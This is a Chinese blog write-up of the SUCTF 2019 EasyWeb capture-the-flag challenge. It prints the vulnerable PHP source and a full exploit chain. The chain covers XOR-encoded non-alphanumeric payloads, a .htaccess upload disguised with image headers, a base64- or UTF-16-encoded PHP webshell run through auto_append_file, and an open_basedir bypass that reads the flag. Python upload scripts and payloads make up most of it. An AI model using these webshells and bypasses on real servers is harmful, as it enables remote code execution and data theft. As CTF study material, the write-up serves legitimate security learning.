
[ctf web][SUCTF 2019]EasyWeb writeup + .htaccess文件上传

原创

shu天 于 2021-09-06 22:52:36 发布 350 收藏

分类专栏： ctf # web 文章标签： php ctf web 文件上传漏洞



ctf 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏

web

46 篇文章 1 订阅

订阅专栏

~~我觉得，他根本不easy~~

知识点

推荐这篇文章！.htaccess tricks总结

超全局变量$_FILES

`$_FILES["file"]["name"]` - 被上传文件的名称

`$_FILES["file"]["type"]` - 被上传文件的类型

`$_FILES["file"]["size"]` - 被上传文件的大小，以字节计

`$_FILES["file"]["tmp_name"]` - 存储在服务器的文件的临时副本的名称

`$_FILES["file"]["error"]` - 由文件上传导致的错误代码

绕过exif_imagetype函数让.htaccess文件被判断成图片

way1：

```
#define width 1
#define height 1
```

way2：

```
在.htaccess前添加x00x00x8ax39x8ax39(要在十六进制编辑器中添加，或者使用python的bytes类型[b"""\x00\x00\x85\x48\x85\x18"""])

x00x00x8ax39x8ax39 是wbmp文件的文件头
.htaccess中以0x00开头的同样也是注释符，所以不会影响.htaccess
```

wp

[SUCTF 2019]EasyWeb

源码

```php
<?php
function get_the_flag(){  //上传文件的函数
    // webadmin will remove your upload file every 20 min!!!!
    $userdir = "upload/tmp_".md5($_SERVER['REMOTE_ADDR']);
    if(!file_exists($userdir)){
    mkdir($userdir);
    }
    if(!empty($_FILES["file"])){
        $tmp_name = $_FILES["file"]["tmp_name"];  // $_FILES["file"]["tmp_name"] - 存储在服务器的文件的临时副本的名称
        $name = $_FILES["file"]["name"];
        $extension = substr($name, strrpos($name,".")+1);
    if(preg_match("/ph/i",$extension)) die("^_^");  //过滤ph和<?字符，最后再检测文件类型
        if(mb_strpos(file_get_contents($tmp_name), '<?')!==False) die("^_^");
    if(!exif_imagetype($tmp_name)) die("^_^");
        $path= $userdir."/".$name;
        @move_uploaded_file($tmp_name, $path);
        print_r($path);
    }
}

$hhh = @$_GET['_'];

if (!$hhh){
    highlight_file(__FILE__);
}

if(strlen($hhh)>18){
    die('One inch long, one inch strong!');
}

if ( preg_match('/[\x00- 0-9A-Za-z\'"\`~_&.,|=[\x7F]+/i', $hhh) )  //不能有特殊符号，数字字母
    die('Try something else!');

$character_type = count_chars($hhh, 3);  //"mode 3" 会返回包含所有用过的不同字符的字符串。
if(strlen($character_type)>12) die("Almost there!");
//传的hhh长度不超过18，字符种类不超过12

eval($hhh);
?>
```

> 思路：eval执行get_the_flag()，上传文件，因为get_the_flag()的限制，所以要上传编码过的shell，然后上传.htaccess执行shell，并且获取权限

1. 异或绕过数字字母 get传参

一些不包含数字和字母的webshell

`$hhh = @$_GET['_'];` 无数字字母payload异或构造：

```php
<?php
$l = "";
$r = "";
$argv = str_split("_GET"); ##将_GET分割成一个数组，一位存一个值
for($i=0;$i<count($argv);$i++){
   for($j=0;$j<255;$j++)
   {
      $k = chr($j)^chr(255);   ##进行异或
      if($k == $argv[$i]){
       if($j<16){  ##如果小于16就代表只需一位即可表示，但是url要求是2位所以补个0
        $l .= "%ff";
            $r .= "%0" . dechex($j);
        continue;
       }
         $l .= "%ff";
         $r .= "%" . dechex($j);

      }
   }}
echo "\{$l`$r\}";  ### 这里的反引号只是用来区分左半边和右半边而已

?>
```

得到

```
${%A0%B8%BA%AB^%ff%ff%ff%ff}{%A0}();&%A0=phpinfo
```

> $1^{2=2}1$（两个不可见字符，异或之后，就变成了我们想要的字符。）
> 这里值得注意的是KaTeX parse error: Expected '}', got 'EOF' at end of input: {_GET}{%A0}就等于_GET[%A0],%A0是一个字符，虽然没有被引号引起来但是php也会将他看成是变量，这就是为什么&_GET[cmd]=&_GET[“cmd”] 了。
> 还有一个特性是$a=phpinfo$ 如果执行 a() 就相当于执行了phpinfo()
> `_=${_GET}{%A0}();&%A0=phpinfo` → `_=$_GET[%A0]() 以及 %A0=phpinfo` → `_=phpinfo()`

可以先phpinfo查看基础信息：该题环境为php7

```
?_=$%7B%86%9E%9C%8D%5E%d9%d9%d9%d9%7D%7B%d9%7D();&%d9=phpinfo
?_=${%A0%B8%BA%AB^%ff%ff%ff%ff}{%A0}();&%A0=phpinfo也可以

其实我一直记得_为参数名传不了好像，要换成.之类的，不过这里没这个问题
```

还有后面的`open_basedir /var/www/html/:/tmp/`

2. .htaccess上传

就是说他shell没法以php传，`<? 和<script>`都不行，所以先编码传上去，然后.htaccess解码+解析为php

```
import requests
import base64
url="http://51c4b95b-4d03-4425-b342-cc4a655bf30b.node4.buuoj.cn:81/?_=${%ff%ff%ff%ff^%a0%b8%ba%ab}{%ff}();&%ff=get_the_flag"
htaccess=b"""
#define width 1
#define height 1
AddType application/x-httpd-php .test
php_value auto_append_file  "php://filter/convert.base64-decode/resource=/var/www/html/upload/tmp_2c67ca1eaeadbdc1868d67003072b481/1.test"   ##这里需要替换为自己上传的文件名
"""
#upload .htaccess

files1={
 'file':('.htaccess',htaccess,'image/jpeg')
}
r1=requests.post(url=url,files=files1)
print (r1.text)
```

htaccess的原理

```
AddType application/x-httpd-php .test   ###将1.test以php的方式解析
php_value auto_append_file  "php://filter/convert.base64-decode/resource=/var/www/html/upload/tmp_fd40c7f4125a9b9ff1a4e75d293e3080/1.test"
##在1.test加载完毕后，再次包含base64解码后的1.test，成功getshell
##所以这也就是为什么会出现两次1.test内容的原因，第一次是没有经过base64解密的，第二次是经过解密并且转化为php了的。
```


3. 上传shell（1.test）

```
import requests
import base64
url="http://51c4b95b-4d03-4425-b342-cc4a655bf30b.node4.buuoj.cn:81/?_=${%ff%ff%ff%ff^%a0%b8%ba%ab}{%ff}();&%ff=get_the_flag"


shell=b"GIF89a"+b"aa"+base64.b64encode(b"<?php @eval($_GET[cmd])?>") #aa为了满足base64算法凑足八个字节
#print(shell)

#upload shell
files2={
 'file':('1.test',shell)
}
r1=requests.post(url,files=files2)
print (r1.text)
```

这里如果用get传目录蚁剑连不上，在web倒是可以执行



改成post方法可以连接了

way2 编码绕过

通过编码进行绕过，如原来（**default_charset**）使用utf8编码，如果shell中是用utf16编码则可以Bypass。

```
SIZE_HEADER = b"\n\n#define width 1337\n#define height 1337\n\n"

def generate_php_file(filename, script):
 phpfile = open(filename, 'wb')

 phpfile.write(script.encode('utf-16be'))
 phpfile.write(SIZE_HEADER)

 phpfile.close()

def generate_htaccess():
 htaccess = open('.htaccess', 'wb')

 htaccess.write(SIZE_HEADER)
 htaccess.write(b'AddType application/x-httpd-php .lethe\n')
 htaccess.write(b'php_value zend.multibyte 1\n') # 启用多字节编码的源文件解析
 htaccess.write(b'php_value zend.detect_unicode 1\n')
 htaccess.write(b'php_value display_errors 1\n')

 htaccess.close()

generate_htaccess()

generate_php_file("shell.lethe", "<?php eval($_GET['cmd']); die(); ?>")
```

```
php_value zend.multibyte 1 # Active specific encoding
php_value zend.detect_unicode 1 # Detect if the file have unicode content
php_value display_errors 1 # Display php errors
```


4.绕过open_basedir

php7绕过open_basedir

首先构造一个相对可以上跳的open_basedir 入mkdir('mayi'); chdir('mayi') 当然我们这里有上跳的路径我们直接 chdir("img")
然后每次操作chdir("..")都会进一次open_basedir的比对由于相对路径的问题，每次open_basedir的补全都会上跳。
比如初试open_basedir为/a/b/c/d：
第一次chdir后变为/a/b/c，第二次chdir后变为/a/b，第三次chdir后变为/a　第四次chdir后变为/
那么这时候再进行ini_set，调整open_basedir为/即可通过php_check_open_basedir_ex的校验，成功覆盖，导致我们可以bypass open_basedir
。


payload：

/upload/tmp_2c67ca1eaeadbdc1868d67003072b481/1.test?cmd=chdir('img');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');i
ni_set('open_basedir','/');print_r(file_get_contents('/THis_Is_tHe_F14g'));



GIF89a00PD9waHAgZXZhbCgkX1BPU1RbMF0pOz8+flag{b994484c-a0b7-4a18-8224-3765d1360289}

当然蚁剑直接可以绕过



参考链接：
https://www.w3school.com.cn/php/php_file_upload.asp
https://blog.csdn.net/rfrder/article/details/111207725
https://daolgts.github.io/2019/08/28/SUCTF2019-wp/